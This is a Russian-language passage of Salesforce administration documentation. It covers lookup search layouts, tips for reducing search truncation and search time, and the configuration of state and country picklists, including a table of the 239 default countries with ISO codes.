[Настройка поиска с помощью диалогового окна поиска в Salesforce Classic](#)

## Настройка поиска посредством диалогового окна поиска в Lightning Experience

Настройте столбцы, которые должны отображаться пользователям в результатах поиска, посредством параметра настройки макета поиска «Результаты поиска». Данные столбцы не поддерживают сортировку и фильтрацию. Они отображают контекстную справку для определения записи, подлежащей связыванию.

Рекомендуем использовать макет «**Результаты поиска**» на странице параметра настройки «**Макеты поиска**» для изменения полей, которые должны отображаться в результатах поиска для глобального поиска и поиска посредством диалогового окна поиска. Отдельное обновление макета «**Диалоговые окна поиска**» не требуется.

Порядок полей в макете поиска также влияет на дополнительное поле, отображаемое в мгновенных результатах. Второе пригодное для использования поле, выбранное на данном этапе, отображается в мгновенных результатах как дополнительное поле. Примеры полей, непригодных для использования: поля в формате HTML, поля встроеного изображения и поля подробного текста.

СМ. ТАКЖЕ:

[Поиск по параметрам управления объектами в Lightning Experience](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **All Editions except Database.com**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции автозаполнения полей поиска:

- «Настройка приложения»

Для использования функции автозаполнения полей поиска:

- «Редактирование» для записи, содержащей поле поиска

### ВЕРСИИ

Доступно в: Lightning Experience.

Доступно в версиях: **All Editions except Database.com**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения полей фильтра поиска:

- «Настройка приложения»

## Рекомендации по сокращению результатов поиска

Пользователи сообщают, что записи не отображаются в результатах поиска? Используйте эти рекомендации, чтобы помочь пользователям найти нужную им запись.

Поисковая система применяет ограничения по количеству записей, анализируемых на каждом этапе процесса поиска. Ограничения очень важны, поскольку они способствуют производительности и не перегружают пользователей несущественными записями. Однако пользователи не всегда находят все возможные совпадения, так как запись, которую они ищут, оказывается за пределами результатов. Такой алгоритм действий называется скученностью или усечением поиска. Скученность обычно наблюдается при следующих условиях.

- У пользователей ограничены полномочия или доступ к записям. Таким образом, записи, к которым у них есть доступ, могут не входить в набор результатов, отфильтрованных из-за полномочий доступа.
- Пользователи осуществляют поиск с использованием термина, который совпадает с огромным количеством записей. Поскольку совпадение присутствует в таком большом количестве записей, поисковая система не в состоянии определить, какую конкретно запись ищет пользователь.

Алгоритм релевантности поисковой системы и полномочия общего доступа определяют записи, возвращенные в результаты поиска, и порядок их отображения. Чтобы избежать скученности и усечения поиска, необходимо выполнить следующие условия.

### Рекомендуйте пользователям применять более конкретные термины при поиске

Поиск выдает наилучшие результаты, если пользователи вводят уникальный поисковый термин. *Асте Компания Сан-Франциско* покажет более релевантные результаты поиска, чем *Асте*.

### Рекомендуйте пользователям сужать диапазон поиска

Когда пользователи работают на странице результатов поиска, следует ограничивать поисковый запрос типом объекта нужной записи. Поиск выполняется повторно. Потенциально пользователи могли бы видеть больше результатов, потому что ограничение полного набора результатов применяется в отношении отдельного объекта.

### Создание списковых представлений

Создайте представление в виде списка, чтобы просмотреть определенный набор контактов, документов или других записей объектов, которые вы периодически ищете. Списковые представления не имеют ограничений количества записей и имеют установленный порядок. Также действуют правила общего доступа.

СМ. ТАКЖЕ:

[Ограничения SOSL](#)

## Рекомендации по сокращению времени поиска

Чтобы помочь пользователям сократить время поиска нужной информации, воспользуйтесь рекомендациями ниже.

Результаты поиска возвращают записи только в том случае, если поле объекта, которое содержит информацию, соответствующую поисковому запросу, доступно для поиска.

Доступность обновленного текста для поиска может занять не менее 15 минут после создания или обновления записи объекта, доступного для поиска.

Чтобы сократить время поиска по организации, выполните указанные ниже действия.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, **кроме**  
**Database.com.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **все**  
версии, **кроме**  
**Database.com.**

**Выключение функции поиска для настраиваемых объектов, поиск которых выполняется крайне редко**

Чтобы выбрать настраиваемые объекты, доступные пользователям для поиска, включите параметр **«Разрешить поиск»** на странице настройки настраиваемого объекта. Чтобы исключить записи настраиваемого объекта из поиска, выключите функцию поиска для нужного настраиваемого объекта. Возможность поиска настраиваемого объекта, записи которого не требуются пользователям, снижает скорость выполнения поисков по организации.

По умолчанию функция поиска выключена для новых настраиваемых объектов. Отключение функции поиска не сказывается на отчетах и списковых представлениях.



**Прим.:** Записи настраиваемых объектов доступны для поиска в пользовательском интерфейсе Salesforce только при наличии связи между настраиваемым объектом и настраиваемой вкладкой. Вкладка может не отображаться.

**Отказ от одновременного выполнения существенных изменений организации**

Одновременное создание или обновление большого количества записей (например, посредством приложения Data Loader) увеличивает время, необходимое каждой записи на доступность для поиска. При наличии крупной организации, содержащей большое количество пользователей, которые часто выполняют одновременные обновления, рекомендуем планировать выполнение пакетных загрузок и фоновых процессов на непиковые часы работы.

## Раскрывающиеся списки «Область» и «Страна»

### Раскрывающиеся списки «Область» и «Страна»

Раскрывающиеся списки «Область» и «Страна» позволяют пользователям выбирать области и страны из предопределенных стандартных списков вместо ввода области и страны в текстовые поля. Раскрывающиеся списки «Область» и «Страна» позволяют ускорить процесс ввода данных, а также гарантировать их достоверность и стандартизированное применение другими пользователями (например, в отчетах и панелях мониторинга). Раскрывающиеся списки обеспечивают целостность данных путем исключения опечаток, альтернативных написаний и нежелательных данных (даже в записях, обновленных посредством интерфейса API). Области и страны, используемые в раскрывающихся списках, опираются на стандартные значения ISO-3166, поэтому могут поддерживаться другими приложениями.

Раскрывающиеся списки «Область» и «Страна» доступны в адресных полях для отгрузки, биллинга, отправки почтой и др. стандартных объектов (организации, участники кампании, контакты, контракты, интересы, заказы, организации-лица, сметы и сервисные контракты). Кроме того, раскрывающиеся списки доступны для управления пользователями и компаниями в разделе «Параметры администратора». Чтобы воспользоваться раскрывающимися списками, сначала выберите страну, а затем один из вариантов, отображающихся в раскрывающемся списке «Область» автоматически.

Раскрывающиеся списки «Область» и «Страна» могут использоваться в большинстве областей системы Salesforce, содержащих поля области и страны, включая:

- Страницы просмотра и редактирования сведений о записи
- Списковые представления, отчеты и панели мониторинга
- Фильтры, функции, правила и назначения

Раскрывающиеся списки «Область» и «Страна» доступны для поиска, а также поддерживаются средством перевода.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
Database.com Edition.

## Ограничения для раскрываемых списков «Область» и «Страна»

По умолчанию раскрываемые списки «Область» и «Страна» содержат 239 стран. Кроме того, они содержат области и штаты США, Канады, Австралии, Бразилии, Китая, Индии, Ирландии, Италии и Мексики. Раскрываемые списки «Область» и «Страна», содержащие более 1 000 областей или стран, могут снизить производительность системы. Ниже перечислены компоненты, которые не поддерживают раскрываемые списки «Область» и «Страна».

- Salesforce to Salesforce
- Salesforce Classic Mobile
- Connect Offline
- Visual Workflow или наборы изменений
- Настраиваемые индексы

Если организация использует Data.com, то записи Data.com могут содержать области и страны, которые не поддерживаются стандартными раскрываемыми списками «Область» и «Страна». Чтобы разрешить пользователям Data.com добавление и очистку данных записей, рекомендуем добавить соответствующие области и страны в раскрываемые списки. Ниже перечислены области и страны, которые должны быть добавлены в раскрываемые списки (при условии их использования организацией).

- Восточное Самоа (AS)
- Гуам (GU)
- Гонконг (HK)
- Маршалловы острова (MH)
- Нидерландские Антиллы (AN)
- Северные Марианские острова (MP)
- Сербия и Черногория (CS)
- Малые Тихоокеанские отдаленные острова Соединенных Штатов (UM)

Отчеты по полям области и страны отображают метки раскрываемых списков, а не значения кода. Чтобы отображать сокращенные значения кода при просмотре имен областей или стран, замените метки «Имя области» и «Имя страны» значениями кода вручную. (Дополнительные инструкции по редактированию см. в разделе [«Настройка раскрываемых списков "Область" и "Страна"»](#) на странице 454.) Чтобы просмотреть значения кода записей, воспользуйтесь полями `StateCode` и `CountryCode` в средстве перевода или приложении Data Loader.

## Внедрение раскрываемых списков «Область» и «Страна»

Чтобы преобразовать текстовые поля «Область» и «Страна» в раскрываемые списки «Область» и «Страна», выполните указанные ниже действия.

### 1. Настройте значения областей и стран, которые должны использоваться в организации.

Данное действие является обязательным, так как позволяет настраивать значения областей и стран, а также гарантировать их совместимость со сторонними системами, интегрированными в систему Salesforce.

### 2. Чтобы определить последствия включения раскрываемых списков, просканируйте данные и настройки организации.

Использование нового типа поля будет доступно только после преобразования данных и обновления некоторых настроек (например, списковые представления, отчеты и бизнес-правила).

### 3. Преобразуйте текущие данные.



Процесс преобразования позволяет соотносить разные значения, используемые в организации, со стандартными значениями раскрываемого списка. Например, значения «Российская Федерация», «РФ» и «RU» могут быть соотнесены со значением «Россия».

#### 4. Включите поддержку раскрываемых списков для пользователей.

При включении раскрываемых списков «Область» и «Страна» без настройки значений, сканирования организации и преобразования текущих данных, пользователи смогут использовать раскрываемые списки в новых записях, но все текущие данные будут противоречить новому формату, а их целостность может быть нарушена.

#### 5. При необходимости повторите сканирование и исправьте настройки или записи, созданные или отредактированные после первого сканирования.

Подробные инструкции по внедрению раскрываемых списков «Область» и «Страна» см. в разделе [«Внедрение раскрываемых списков "Область" и "Страна"»](#).

## Значения интеграции для раскрываемых списков «Область» и «Страна»

Значение интеграции — это настраиваемое текстовое значение, связанное с кодом области или страны. По умолчанию значения интеграции для стандартных областей и стран соответствуют полным именам ISO областей и стран. Значения интеграции используются аналогично API-именам настраиваемых полей и объектов. Настройка значений интеграции позволяет интеграциям, настроенным до включения раскрываемых списков «Область» и «Страна», продолжить свою работу.

При включении раскрываемых списков «Область» и «Страна» текстовые поля «Область/штат» и «Страна» используются как поля «Значение интеграции». В отчетах и списковых представлениях поля «Значение интеграции» называются «Область/штат (только текст)» и «Страна (только текст)». Кроме того, для каждого из полей «Область/штат (только текст)» и «Страна (только текст)» создается поле «Код области» или «Код страны» типа «Раскрываемый список». Значения раскрываемых списков «Область» и «Страна», настроенные в организации, определяют доступные значения для данных полей кода.

Каждому значению раскрываемого списка «Область» или «Страна» соответствуют следующие поля: «Активно», «Доступно», «Имя», «Код» и «Значение интеграции». Все раскрываемые списки «Область» и «Страна» (для полей «Адрес для счета», «Адрес отправки» и т. д.) могут иметь доступ к значениям раскрываемых списков «Область» и «Страна», созданным пользователем. Сохранение кода области или страны позволяет записям получать доступ к другой информации об областях и странах.

По умолчанию поля «Имя» и «Значение интеграции» для областей и стран содержат одинаковые значения. Значение поля «Имя» отображается пользователям, работающим с раскрываемым списком. Ниже перечислены компоненты, использующие поле «Значение интеграции».

- Классы и триггеры Apex
- Страницы Visualforce
- Запросы SOQL
- Запросы и интеграции API
- Правила назначения, автоматического ответа, проверки и расширения
- Бизнес-правила
- Шаблоны эл. почты
- Настраиваемые кнопки и ссылки

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
Database.com Edition.

- Настройки наборов полей
- Отчеты и списковые представления

Обновление значения кода для записи инициирует заполнение столбца «Область/штат (только текст)» или «Страна (только текст)» данной записи соответствующим значением интеграции. Аналогичным образом, обновление столбца «(только текст)» области или страны допустимым значением интеграции позволяет синхронизировать соответствующий столбец кода области или страны. При необходимости измените значения интеграции организации после включения раскрывающихся списков «Область» и «Страна». Тем не менее, обновление значений интеграции в раскрывающихся списках не инициирует обновление значений интеграции в записях. Значения имен не сохраняются в записях. Вместо этого они извлекаются из Salesforce в зависимости от кода штата или кода страны, указанного для записи. Если области или страны в ваших списках имеют отличные значения полей «Имя» и «Значение интеграции», убедитесь, что в вашем отчете фильтры используют корректные значения. Используйте имена в фильтрах Область и Страна, и интеграционные значения в фильтрах Область (только текст) и Страна (только текст). Иначе в ваших отчетах не удастся отобразить все нужные записи.

Чтобы отредактировать значения интеграции, воспользуйтесь меню «Настройка» или интерфейсом Metadata API. Поля «Имя» областей и стран могут редактироваться только посредством меню «Настройка». При использовании интерфейса Metadata API поля «Имя» и «Значение интеграции» называются `label` и `integrationValue` соответственно.

СМ. ТАКЖЕ:

[Раскрывающиеся списки «Область» и «Страна»](#)

[Редактирование сведений об области и стране](#)

[Логика синхронизации полей раскрывающихся списков «Область» и «Страна»](#)

[Сообщения об ошибках в раскрывающихся списках «Область» и «Страна»](#)

## Настройка раскрывающихся списков «Область» и «Страна»

Благодаря настройке раскрывающихся списков «Область» и «Страна», пользователи могут выбирать области и страны, которые должны быть доступны в организации Salesforce. Данный процесс активирует доступность раскрывающихся списков «Область» и «Страна» для выполнения разных задач (например, импорт данных, использование внешних систем и предоставление доступа в Metadata API). Доступ пользователей к раскрывающимся спискам «Область» и «Страна» может быть предоставлен без их предварительной настройки; тем не менее, настоятельно рекомендуем ее выполнение. Настройка раскрывающихся списков позволяет гарантировать целостность данных и настроек для текущих областей и стран.

Области или штаты могут быть настроены только после настройки соответствующей страны. По умолчанию раскрывающиеся списки «Область» и «Страна» содержат 239 стран. Кроме того, они содержат области и штаты США, Канады, Австралии, Бразилии, Китая, Индии, Ирландии, Италии и Мексики. Раскрывающиеся списки «Область» и «Страна», содержащие более 1 000 областей или стран, могут снизить производительность системы. Полный список стандартных стран см. в разделе [«Стандартные страны для адресных раскрывающихся списков»](#).

 Прим.:

- Значения интеграции для раскрывающихся списков «Область» и «Страна» могут быть также настроены посредством Metadata API. Дополнительные сведения о компоненте `AddressSettings` см. в *Руководстве разработчика Metadata API*.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
Database.com Edition.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки  
раскрывающихся списков  
«Область» и «Страна»:

- «Изменение всех данных»

- Раскрывающиеся списки «Область» и «Страна» не поддерживаются наборами изменений и пакетами Salesforce. Тем не менее, изменения значений интеграции для раскрывающихся списков «Область» и «Страна» могут переноситься между безопасными и производственными организациями посредством Metadata API. Сначала настройте раскрывающиеся списки «Область» и «Страна» в безопасной организации. Затем извлеките конфигурации безопасной среды посредством Metadata API и разверните их в производственной организации.

1. В разделе «Настройка» введите «*Раскрывающиеся списки "Область" и "Страна"*» в поле «Быстрый поиск», затем выберите «**Раскрывающиеся списки "Область" и "Страна"**».
2. Щелкните «**Настроить области и страны**» на странице «Настройка раскрывающихся списков "Область" и "Страна"».
3. Заполните поля ниже.


**Активно**

Данный флажок активирует страну в Metadata API и позволяет импортировать соответствующие записи. Тем не менее, при отсутствии флажка «Доступно» страна не отображается пользователям Salesforce.

**Доступно**

Данный флажок активирует страну для пользователей Salesforce. Флажок «Доступно» может быть установлен только после установки флажка «Активно».

4. Чтобы просмотреть и изменить сведения о стране, включая ее области или штаты, щелкните «**Правка**».
5. При необходимости установите флажок «Стандартная страна» в разделе «Параметры раскрывающихся списков». Флажок «Стандартная страна» автоматически заполняет поле страны в новых записях организации; при необходимости пользователь может выбрать другую страну. Стандартные страны должны быть активны и доступны.
6. Чтобы сохранить конфигурацию, нажмите кнопку «**Сохранить**».

 **Прим.:** При отсутствии флажка «Доступно» активные области и страны могут использоваться как допустимые значения фильтрации поиска. Недоступные области и страны могут использоваться при создании фильтров для отчетов, списковых представлений, бизнес-правил и т. д.

СМ. ТАКЖЕ:

- [Редактирование сведений об области и стране](#)
- [Раскрывающиеся списки «Область» и «Страна»](#)
- [Значения интеграции для раскрывающихся списков «Область» и «Страна»](#)

## Стандартные страны для адресных раскрывающихся списков

### Стандартные страны

Ниже перечислены 239 стран, поддерживаемые системой Salesforce по умолчанию. Звездочка (\*) указывает на доступность областей или штатов.

| Код ISO | Страна     |
|---------|------------|
| AD      | Андорра    |
| AE      | ОАЭ        |
| AF      | Афганистан |

**ВЕРСИИ**

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме Database.com Edition.

| Код ISO | Страна                        |
|---------|-------------------------------|
| AG      | Антигуа и Барбуда             |
| AI      | Ангилья                       |
| AL      | Албания                       |
| AM      | Армения                       |
| AO      | Ангола                        |
| AQ      | Антарктида                    |
| AR      | Аргентина                     |
| AT      | Австрия                       |
| AU      | Австралия*                    |
| AW      | Аруба                         |
| AX      | Аландские острова             |
| AZ      | Азербайджан                   |
| BA      | Босния и Герцеговина          |
| BB      | Барбадос                      |
| BD      | Бангладеш                     |
| BE      | Бельгия                       |
| BF      | Буркина-Фасо                  |
| BG      | Болгария                      |
| BH      | Бахрейн                       |
| BI      | Бурунди                       |
| BJ      | Бенин                         |
| BL      | Сент-Бартелеми                |
| BM      | Бермуды                       |
| BN      | Бруней-Даруссалам             |
| BO      | Боливия                       |
| BQ      | Бонайре, Синт-Эстатиус и Саба |
| BR      | Бразилия*                     |
| BS      | Багамы                        |
| BT      | Бутан                         |
| BV      | Остров Буве                   |

| Код ISO | Страна                            |
|---------|-----------------------------------|
| BW      | Ботсвана                          |
| BY      | Белоруссия                        |
| BZ      | Белиз                             |
| CA      | Канада*                           |
| CC      | Кокосовые острова                 |
| CD      | Демократическая Республика Конго  |
| CF      | Центрально-Африканская Республика |
| CG      | Конго                             |
| CH      | Швейцария                         |
| CI      | Кот-д'Ивуар                       |
| CK      | Острова Кука                      |
| CL      | Чили                              |
| CM      | Камерун                           |
| CN      | Китай*                            |
| CO      | Колумбия                          |
| CR      | Коста-Рика                        |
| CU      | Куба                              |
| CV      | Кабо-Верде                        |
| CW      | Кюрасао                           |
| CX      | Остров Рождества                  |
| CY      | Кипр                              |
| CZ      | Чехия                             |
| DE      | Германия                          |
| DJ      | Джибути                           |
| DK      | Дания                             |
| DM      | Доминика                          |
| DO      | Доминиканская Республика          |
| DZ      | Алжир                             |
| EC      | Эквадор                           |
| EE      | Эстония                           |

| Код ISO | Страна                                    |
|---------|---|
| EG      | Египет                                    |
| EH      | Западная Сахара                           |
| ER      | Эритрея                                   |
| ES      | Испания                                   |
| ET      | Эфиопия                                   |
| FI      | Финляндия                                 |
| FJ      | Фиджи                                     |
| FK      | Фолклендские (Мальвинские) острова        |
| FO      | Фарерские острова                         |
| FR      | Франция                                   |
| GA      | Габон                                     |
| GB      | Великобритания                            |
| GD      | Гренада                                   |
| GE      | Грузия                                    |
| GF      | Французская Гвиана                        |
| GG      | Гернси                                    |
| GH      | Гана                                      |
| GI      | Гибралтар                                 |
| GL      | Гренландия                                |
| GM      | Гамбия                                    |
| GN      | Гвинея                                    |
| GP      | Гваделупа                                 |
| GQ      | Экваториальная Гвинея                     |
| GR      | Греция                                    |
| GS      | Южная Джорджия и Южные Сандвичевы Острова |
| GT      | Гватемала                                 |
| GW      | Гвинея-Бисау                              |
| GY      | Гайана                                    |
| HM      | Остров Херд и острова Макдональда         |
| HN      | Гондурас                                  |

| Код ISO | Страна                                       |
|---------|--|
| HR      | Хорватия                                     |
| HT      | Гаити  |
| HU      | Венгрия                                      |
| ID      | Индонезия                                    |
| IE      | Ирландия*                                    |
| IL      | Израиль                                      |
| IM      | Остров Мэн                                   |
| IN      | Индия*                                       |
| IO      | Британская территория Индийского океана      |
| IQ      | Ирак   |
| IR      | Исламская Республика Иран                    |
| IS      | Исландия                                     |
| IT      | Италия*                                      |
| JE      | Джерси                                       |
| JM      | Ямайка                                       |
| JO      | Иордания                                     |
| JP      | Япония                                       |
| KE      | Кения  |
| KG      | Киргизия                                     |
| KH      | Камбоджа                                     |
| KI      | Кирибати                                     |
| KM      | Коморские острова                            |
| KN      | Сент-Китс и Невис                            |
| KP      | Корейская Народно-Демократическая Республика |
| KR      | Республика Корея                             |
| KW      | Кувейт                                       |
| KY      | Каймановы острова                            |
| KZ      | Казахстан                                    |
| LA      | Лаосская Народно-Демократическая Республика  |
| LB      | Ливан  |

| Код ISO | Страна                                    |
|---------|---|
| LC      | Сент-Люсия                                |
| LI      | Лихтенштейн                               |
| LK      | Шри-Ланка                                 |
| LR      | Либерия                                   |
| LS      | Лесото                                    |
| LT      | Литва                                     |
| LU      | Люксембург                                |
| LV      | Латвия                                    |
| LY      | Ливийская Арабская Джамахирия             |
| MA      | Марокко                                   |
| MC      | Монако                                    |
| MD      | Республика Молдова                        |
| ME      | Черногория                                |
| MF      | Сен-Мартен (французская часть)            |
| MG      | Мадагаскар                                |
| MK      | Македония (Бывшая Югославская Республика) |
| ML      | Мали                                      |
| MM      | Мьянма                                    |
| MN      | Монголия                                  |
| MO      | Макао                                     |
| MQ      | Мартиника                                 |
| MR      | Мавритания                                |
| MS      | Монтсеррат                                |
| MT      | Мальта                                    |
| MU      | Маврикий                                  |
| MV      | Мальдивы                                  |
| MW      | Малави                                    |
| MX      | Мексика*                                  |
| MY      | Малайзия                                  |
| MZ      | Мозамбик                                  |



| Код ISO | Страна                |
|---------|-----------------------|
| NA      | Намибия               |
| NC      | Новая Каледония       |
| NE      | Нигер                 |
| NF      | Остров Норфолк        |
| NG      | Нигерия               |
| NI      | Никарагуа             |
| NL      | Нидерланды            |
| NO      | Норвегия              |
| NP      | Непал                 |
| NR      | Науру                 |
| NU      | Ниуэ                  |
| NZ      | Новая Зеландия        |
| OM      | Оман                  |
| PA      | Панама                |
| PE      | Перу                  |
| PF      | Французская Полинезия |
| PG      | Папуа-Новая Гвинея    |
| PH      | Филиппины             |
| PK      | Пакистан              |
| PL      | Польша                |
| PM      | Сен-Пьер и Микелон    |
| PN      | Питкерн               |
| PS      | Палестина             |
| PT      | Португалия            |
| PY      | Парагвай              |
| QA      | Катар                 |
| RE      | Реюньон               |
| RO      | Румыния               |
| RS      | Сербия                |
| RU      | Российская Федерация  |

| Код ISO | Страна  |
|---------|---|
| RW      | Руанда  |
| SA      | Саудовская Аравия                                   |
| SB      | Соломоновы острова                                  |
| SC      | Сейшелы   |
| SD      | Судан   |
| SE      | Швеция  |
| SG      | Сингапур  |
| SH      | Острова Святой Елены, Вознесения и Тристан-да-Кунья |
| SI      | Словения  |
| SJ      | Шпицберген и Ян-Майен                               |
| SK      | Словакия  |
| SL      | Сьерра-Леоне  |
| SM      | Сан-Марино  |
| SN      | Сенегал   |
| SO      | Сомали  |
| SR      | Суринам   |
| SS      | Южный Судан   |
| ST      | Сан-Томе и Принсипи                                 |
| SV      | Сальвадор   |
| SX      | Синт-Мартен (нидерландская часть)                   |
| SY      | Сирийская Арабская Республика                       |
| SZ      | Свазиленд   |
| TC      | Острова Теркс и Кайкос                              |
| TD      | Чад   |
| TF      | Французские южные территории                        |
| TG      | Того  |
| TH      | Таиланд   |
| TJ      | Таджикистан   |
| TK      | Токелау   |
| TL      | Восточный Тимор                                     |

| Код ISO | Страна                              |
|---------|-------------------------------------|
| TM      | Туркменистан                        |
| TN      | Тунис                               |
| TO      | Тонга                               |
| TR      | Турция                              |
| TT      | Тринидад и Тобаго                   |
| TV      | Тувалу                              |
| TW      | Тайвань                             |
| TZ      | Объединенная Республика Танзания    |
| UA      | Украина                             |
| UG      | Уганда                              |
| US      | США*                                |
| UY      | Уругвай                             |
| UZ      | Узбекистан                          |
| VA      | Ватикан                             |
| VC      | Сен-Винсент и Гренадины             |
| VE      | Боливарианская республика Венесуэла |
| VG      | Британские Виргинские острова       |
| VN      | Вьетнам                             |
| VU      | Вануату                             |
| WF      | Уоллис и Футуна                     |
| WS      | Самоа                               |
| YE      | Йемен                               |
| YT      | Майотта                             |
| ZA      | ЮАР                                 |
| ZM      | Замбия                              |
| ZW      | Зимбабве                            |

## Редактирование сведений об области и стране

Система позволяет добавлять области и страны в организацию или редактировать значения текущих областей и стран на странице сведений об области или стране. Чтобы добавить или отредактировать область или штат, откройте соответствующую страницу сведений со страницы сведений о связанной стране.

1. В разделе «Настройка» введите «*Область*» в поле «Быстрый поиск», затем выберите «**Раскрывающиеся списки "Область" и "Страна"**».
2. Щелкните «**Настройка областей и стран**».
3. Чтобы добавить страну, нажмите кнопку «**Создать страну**». Чтобы изменить страну, щелкните «**Правка**».
4. Заполните поля раздела «Сведения о стране».

### Имя страны

По умолчанию имя ISO. Имя, отображаемое пользователям в пользовательском интерфейсе Salesforce.

### Код страны

По умолчанию двухбуквенный код ISO. При изменении кода ISO новое значение должно быть уникальным. Коды нечувствительны к регистру и должны содержать только цифры и символы ASCII. Коды ISO не могут быть изменены для стандартных областей или стран. Коды настраиваемых областей и стран не могут быть отредактированы после включения данных областей и стран для пользователей.

### Значение интеграции

Настраиваемое текстовое значение, связанное с кодом области или страны. По умолчанию значения интеграции для стандартных областей и стран соответствуют полным именам ISO областей и стран. Значения интеграции используются аналогично API-именам настраиваемых полей и объектов. Настройка значений интеграции позволяет интеграциям, настроенным до включения раскрывающихся списков «Область» и «Страна», продолжить свою работу.

При необходимости отредактируйте значения интеграции в соответствии со значениями, которые могут использоваться другими компонентами организации. Например, организация создает бизнес-правило, использующее значение «США» вместо стандартного значения «Соединенные Штаты». Если страна «США» выбирается как значение интеграции вручную, то включение раскрывающихся списков «Область» и «Страна» не препятствует выполнению бизнес-правила.

Обновление значения кода для записи инициирует заполнение столбца «Область/штат (только текст)» или «Страна (только текст)» данной записи соответствующим значением интеграции. Аналогичным образом, обновление столбца «(только текст)» области или страны допустимым значением интеграции позволяет синхронизировать соответствующий столбец кода области или страны. При необходимости измените значения интеграции организации после включения раскрывающихся списков «Область» и «Страна». Тем не менее, обновление значений интеграции в раскрывающихся списках не инициирует обновление значений интеграции в записях. Значения имен не сохраняются в записях. Вместо этого они извлекаются из Salesforce в зависимости от кода штата или кода страны, указанного для записи. Если области или страны в ваших списках имеют отличные значения полей «Имя» и «Значение интеграции», убедитесь, что в вашем отчете фильтры используют корректные значения. Используйте имена в фильтрах Область и Страна, и интеграционные значения в фильтрах Область (только текст) и Страна (только текст). Иначе в ваших отчетах не удастся отобразить все нужные записи.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
Database.com Edition.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления или  
редактирования сведений об  
области или стране:

- «Изменение всех данных»

**Активно**

Данный флажок активирует страну в Metadata API и позволяет импортировать соответствующие записи. Тем не менее, при отсутствии флажка «Доступно» страна не отображается пользователям Salesforce.

**Доступно**

Данный флажок активирует страну для пользователей Salesforce. Флажок «Доступно» может быть установлен только после установки флажка «Активно».

5. При добавлении страны щелкните **«Добавить»**.
6. При редактировании страны заполните поля для областей.

**Активно**

Данный флажок активирует область в Metadata API и позволяет импортировать соответствующие записи. Тем не менее, при отсутствии флажка «Доступно» область не отображается пользователям Salesforce.

**Доступно**

Данный флажок активирует область для пользователей Salesforce. Флажок «Доступно» может быть установлен только после установки флажка «Активно».

7. При необходимости выполните одно из указанных ниже действий.
  - Чтобы добавить настраиваемую область или штат, щелкните **«Создать область»**. Заполните поля «Имя области», «Код области» и «Значение интеграции», а также установите флажок «Активно» или «Доступно» на странице «Создать область». Чтобы сохранить новую область, щелкните **«Добавить»**.
  - Чтобы просмотреть и изменить сведения об области или штате, включая поля «Имя области», «Код области» и «Значение интеграции», щелкните **«Правка»**.
8. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Настройка раскрывающихся списков «Область» и «Страна»](#)

[Раскрывающиеся списки «Область» и «Страна»](#)

[Значения интеграции для раскрывающихся списков «Область» и «Страна»](#)

[Раскрывающиеся списки «Область» и «Страна» в Metadata API](#)

## Раскрывающиеся списки «Область» и «Страна» в Metadata API

При редактировании большого количества значений интеграции для раскрывающихся списков «Область» и «Страна» рекомендуем использовать Metadata API.

При необходимости воспользуйтесь Metadata API для редактирования текущих областей и стран в раскрывающихся списках «Область» и «Страна». Metadata API не может использоваться для создания или удаления новых областей и стран. Сначала настройте раскрывающиеся списки «Область» и «Страна» в безопасной организации. Затем извлеките конфигурации безопасной среды посредством Metadata API и разверните их в производственной организации. Чтобы получить сведения об использовании

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **все**  
версии, кроме  
Database.com Edition.

раскрывающихся списков «Область» и «Страна» в Metadata API, найдите компонент AddressSettings в [Руководстве разработчика Metadata API](#).

СМ. ТАКЖЕ:

[Значения интеграции для раскрывающихся списков «Область» и «Страна»](#)

[Редактирование сведений об области и стране](#)

## Подготовка к сканированию данных и настроек «Область» и «Страна»

Прежде чем преобразовать текстовые поля области и страны в стандартные раскрывающиеся списки «Область» и «Страна», рекомендуем просканировать организацию на наличие возможных изменений. Такой процесс обнаружения показывает, где и как ваши данные о стране и организации отображаются в вашей корпоративной среде. Такой процесс обнаружения также показывает, где эти данные используются в изменяемых пользовательских элементах, например в списковых представлениях и в отчетах. Анализ результатов сканирования позволяет составить подробный план преобразования данных, обновления настроек и включения поддержки раскрывающихся списков «Область» и «Страна».

Каждая организация использует уникальный процесс обнаружения. Для одних организаций преобразование текстовых полей в стандартные раскрывающиеся списки может быть простым и быстрым. Для других организаций, отличающихся широким использованием метаданных области и страны, преобразование может быть сложным и длительным. Компания Salesforce рекомендует раннее и частое сканирование организации, гарантирующее беспрепятственный переход к новым спискам. Помните об этих принципах и рекомендациях.

- Сканирование не является преобразованием данных или исправлением ошибок в пользовательских элементах. Преобразование данных и обновление настроек выполняются отдельно.
- Во время сканирования организация может использоваться в обычном режиме.
- Процесс сканирования определяет измененные управляемые пакеты, но не исправляет найденные ошибки.
- Сканирование не определяет формулы, содержащие метаданные области и страны.
- Правила проверки и бизнес-правила, использующие функции сравнения, не позволяют использовать отображаемые значения. Если правила проверки или бизнес-правила для полей области или страны используют функцию BEGINS, CONTAINS, ISCHANGED или REGEX, рекомендуем использовать функцию ISPICKVAL со значениями кода области или страны в функциях сравнения.
- Сканирование не определяет личные списковые представления и отчеты, использующие метаданные области и страны. Данные настройки должны быть обновлены пользователями вручную.
- Преобразованные интересы не сканируются. Значения параметров страны и области не обновляются для преобразованных записей об интересах при включении списков для выбора страны или региона.
